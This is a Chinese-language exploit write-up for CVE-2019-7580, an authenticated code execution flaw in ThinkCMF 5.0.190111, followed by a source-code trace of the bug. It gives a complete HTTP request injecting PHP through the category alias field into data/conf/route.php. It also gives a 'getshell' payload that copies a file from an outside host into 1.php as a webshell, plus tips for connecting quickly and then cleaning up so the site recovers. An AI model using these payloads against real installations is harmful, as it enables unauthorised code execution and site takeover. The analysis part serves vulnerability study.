



# CVE-2019-7580 ThinkCMF 5.0.190111 后台代码执行漏洞
### 一、漏洞简介
### 二、漏洞影响
ThinkCMF 5.0.190111
### 三、复现过程

0x01 利用过程:
后台登录状态下,
1、将payload插入数据库并读取然后写入data/conf/route.php文件
“`bash
POST /portal/admin_category/addpost.html HTTP/1.1
Host: 127.0.0.1
Content-Length: 183
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: PHPSESSID=of2ar92rpeucrh4cg6s4t4dae6; admin_username=admin
Connection: close
parent_id=0&name=111&alias=1’%3D%3Earray(%22%22)%2Cphpinfo()%2C’2
“`
2、然后访问:
“`
/portal/admin_category/index.html
“`
触发
“`
include data/conf/route.php
“`

操作,执行payload。下图以执行sleep(5)作为演示。
**补充**
poc只是phpinfo,用eval一句话,或者用fputs写马 等都会报错
直接getshell exp
“`bash
1’=>array(“”,””),copy(“http://t00ls.com/1.txt”,”1.php”),’2
“`
这样网站也会崩掉
但是会再public下生成1.php
得快速连上,再清空thinkcmf\data\conf\route.php 文件
网站方可恢复正常
**0x02 利用过程与分析**
1、将payload插入数据库,写入data/conf/route.php文件
程序的入口是index.php,在index.php中\think\App::run()执行应用。

在App.php的run()函数139行,执行sef::exec();

通过解析url,得到处理此次请求的控制器、类、函数,即AdminCategoryController.php的addPost函数。然后调用self::invokeMethod()。

通过反射执行AdminCategoryController.php的addPost函数。
在addPost函数中,从$this->request->param()函数中得到请求中的参数传递给$data。

然后通过$this->validata调用父类(./simplewind/thinkphp/library/think/Controller.php)的validata函数进行过滤。然后将$data传入./app/portal/model/PortalCategoryModel.php的addCategory函数进行实际的”添加分类”操作。

在addCategory函数中,184行这一句:
“`bash
$findRoute = $this->where(‘full_url’, $fullUrl)->find();
“`
通过查询数据中是否存在对应的url,由于是第一次插入,所以这里并没有查到。
154行和155行通过setRoute函数对数据库进行了两次插入操作。
根入setRoute函数,

其中$fullUrl和$url的值如截图所示。
继续跟,
在34行从数据库中查询查询相关数据,
“`bash
$routes = $this->where(“status”, 1)->order(“list_order asc”)->select();
“`
在addCategory函数的157行调用
“`bash
$routeModel->getRoutes(true);
“`


最终得到$allroutes的值,创建data/conf目录,然后拼接待写入的route.php文件的完整路径,最后调用file_put_contents()完成写入。可见这个漏洞在于没有对alias参数中的单引号进行过滤,导致可通过闭合前后的单引号插入用户可控的payload。
